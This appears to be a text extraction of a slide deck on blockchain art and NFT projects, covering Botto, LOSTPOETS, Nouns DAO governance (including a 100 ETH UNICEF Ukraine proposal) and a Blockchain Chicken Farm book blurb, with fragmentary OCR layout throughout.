
### Botto 1/3





### Botto 2/3





🔹 Wallet Connected 🛛 🗾 🧕 Round 45 Ends 0d : 6h : 45m : 45s **Top Fragments Unique Votes** VP Spent 828 2910 🚟 👫 🚳 🛛 😚 721 4632 darthencryptus.eth M 🛛 🖬 📾 116 11600 90 9000

**読** 数 <u>※</u>

96 - 19<u>1</u>

2604

3391

3000

2900

#### Top 10 Voters (Round)

36

34

30

29

Voter

jestoc.eth

willmatic19.eth

namax.eth

0×1d...978C

quimp.eth

0×33...9E87

0×03...A1A7

### Botto 3/3

# 3.3 – [LOSTPOETS] (2021): Gamification

E PASCO

CONNECT WALLET


#### 0

# [LOSTPOETS]

DISCOVER

C PASCO . O FOOTS . O ORIGINS






[LOSTPOETS] 1/2

#### ACT II: THE REVEAL

Choose one of two. Exchange or retain Pages.




Each Page swap brings a unique Post. Posts have hidden rarities that will come to light over time. The value of a rarity is affected by other Poets.

Poets are Poets, and Poets need poetry, and poetry needs words. After all, who could understand poetry that isn't written in words?

As a result, mute Poets remain unnamed. After all, who knows a stone's name if it can't talk?

Poets are Poets, yet with each new Page they may be renamed. With each Page you give them, they will be able to speak more words. This mechanism will be activated in Act III: The Explorer.

So tell me librarian, do you want an army of mute Poets or a Poet who can speak a lot of things?



Oh and the unfettered Origins. They can speak every word and they can only be named once. Words and names don't require Pages. When an Origin is renamed, it is renamed for each Poet who bears it.

### [LOSTPOETS] 2/2

#### The Secret Roadmap



#### PROLOGUE

Project Introduction. 48 hour pre-sole countdown starts.



#### ACT I: THE SALE

48 hour sale starts. SASH holders are rewarded.



#### ACT II: THE REVEAL

Poets NFTs are claimed using Page takens. Leaderboard Origin NFTs are distributed.



#### ACT III: THE EXPLORER

Collectors understand mechanisms. Some poets are named.




#### ACT IV: THE TWIST

Remember, this is a Pak project. Anything can happen.




#### C EPILOGUE

Final form is reached (365 Days). SASH is enabled for all Poets.




## 3.4 – Nouns DAO (2021): A New Kind of Organization



Explore

### Playground

The playground was built using the <u>Nouns Protocol</u>. Noun's traits are determined by the Noun Seed. The seed was generated using <u>nouns-assets</u> and rendered using the <u>nouns-sdk</u>.



### Nouns DAO 1/3









ш

Treasury **Ξ 27,720** 

🚢 DAO 📲 Docs 🔍 Discourse 🕨 Playground

Connect

Governance

#### **Nouns DAO**

Nouns govern Nouns DAO. Nouns can vote on proposals or delegate their vote to a third party. A minimum of **2 Nouns** is required to submit proposals.

Treasury E <b>27,720 \$43,491,791.00</b>	participants to a for the long-term	kists for <b>Nouns DAO</b> allocate resources m growth and e Nouns project.
Proposals	Connect wallet to make a proposal.	Submit Proposal
133 SharkLabs A nounish incubator b	y SharkDAO	Defeated
132 Nouns x Dopamine		Executed
131 Nouns Animated Short Film with Los	s Angeles Red Carpet Premiere	Canceled
130 Nouns Almanac Second Edition		Defeated


### Nouns DAO 1/3

		Sign Up	Log In	
all categories ► all tags ► Latest Top Categories				
Торіс		Replies	Views	
♣ ∓ Welcome to Discourse				
Hello and welcome to the Nouns Discourse! Here you'll find longer form discussions and proposals from around the Nouns ecosystem. The NounsDAO will use this place to discuss proposals, proposal members discuss drafts and read more	<b>₩</b>	1	2.3k	
Small Grants - Nouns Fair @ ETH MX NounsDAO Proposals	e (*)	6	142	
Weekly Discord Community Calls / Ask Us Anything Events (Trial Extension) Small Grants	<b>*</b>	0	34	
Noggle NBA Jersey Patch Sponsor NounsDAO Proposals	<b>@</b>	2	32	
Nouns Basketballs	<b>@ 😂</b>	2	30	
Proposal: Regional Colors 🤭 NounsDAO Proposals		10	249	
PROPOSAL: Nouns is a dream, but the efficiency of proposals on the front lines of marketing not so much.  RP x Mainstream NounsDAO Proposals		3	44	
Introduce Yourself Introductions	💡 🖶 😵 😜 🤨	113	3.1k	
Nouns x Media Monks – Art Basel activation 7	0	0	33	
Xanadu x Nouns: Mega Episode + Real-time Nouns World Toolkit NounsDAO Proposals	le co la co	23	643	

104						
	Treasury <b>Ξ 22,705</b>	:≞t DAO	Docs	Se Discourse	Playground	Con
- March						



**100 Eth for Emergency Humanitarian Assistance in Ukraine with UNICEF** 





#### Description

UNICEF has been operating in Ukraine for 25 years. This proposal is to support the 7.5 million children and their families who are impacted by the invasion.

These funds will be sent to the eth wallet for UNICEF France and directed to Ukraine for the following key purposes:

-Transporting safe water to conflict-affected areas;

-Pre-positioning emergency health, hygiene, and education aid as close as possible to conflict-affected communities;

-Working with municipalities to ensure immediate help for children and families in need of support.

uniceffrance.eth (0xA59B29d7dbC9794d1e7f45123C48b2b8d0a34636)

#### **Proposed Transactions**

1. <u>0xA59B29d7dbC9794d1e7f45123C48b2b8d0a34636</u>.transfer( 100.0 ETH

#### Proposer

0xd3e2e76e4Ab0322614fe7aaA3be0B04beD83d0D0 at 0x380d4

Discord Twitter Etherscan Forums

#### onnect

O1 ON-CHAIN  $\rightarrow$  Information must be stored on-chain in order to ensure the perenity of the work

O2 PARAMETRABILY → The artwork must offer dynamic and/or interactive features.

O3 COMMUNITY →The artwork encourages collective participation and community building.

O4 FINANCIALIZATION → The artwork explores the relationship of art to value and/or ownership; or deploys complex economic mechanisms.

**The 4 Fundamental Verticals** 







## 4.1 – Gaming

							Set Barrier		
	Trailblazer In the feedback of decays	Squad Leader Freits, beit ed.	Zoey Cardy round claux	Teknique Rom marson	Abstrakt To willing on the weak	Battlehawk berg is and chier views	Toxic Trooper belief the tet case	Hazard Agent Nexis Huarded	Venturion Hostar societ
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### 4.2 – Luxury

# Blockchain Chicken Farm And Other Stories of Tech in China's Countryside

Xiaowei Wang

FSGO / LOGIC

In Blockchain Chicken Farm, the technologist and writer Xiaowei Wang explores the political and social entanglements of technology in rural China. Their discoveries force them to challenge the standard idea that rural culture and people are backward, conservative, and intolerant. Instead, they find that rural China has not only adapted to rapid globalization but has actually innovated the technology we all use today.

From pork farmers using AI to produce the perfect pig, to disruptive luxury counterfeits and the political intersections of e-commerce villages, Wang unravels the ties between globalization, technology, agriculture, and commerce in unprecedented fashion. Accompanied by humorous "Sinofuturist" recipes that frame meals as they transform under new technology, Blockchain Chicken Farm is an original and probing look into innovation, connectivity, and collaboration in the digitized rural world.

FSG Originals × Logic dissects the way technology functions in everyday lives. The titans of Silicon Valley, for all their utopian imaginings, never really had our best interests at heart: recent threats to democracy, truth, privacy, and safety, as a result of tech's reckless pursuit of progress, have shown as much. We present an alternate story, one that delights in capturing technology in all its contradictions and innovation, across borders and socioeconomic divisions, from history through the future, beyond platitudes and PR hype, and past doom and gloom. Our collaboration features four brief but provocative forays into the tech industry's many worlds, and aspires to incite fresh conversations about technology focused on nuanced and accessible explorations of the emerging tools that reorganize and redefine life today.

### 4.3 – Food

Not thinking about blockchain as a technology of objects but as a technology of organization.

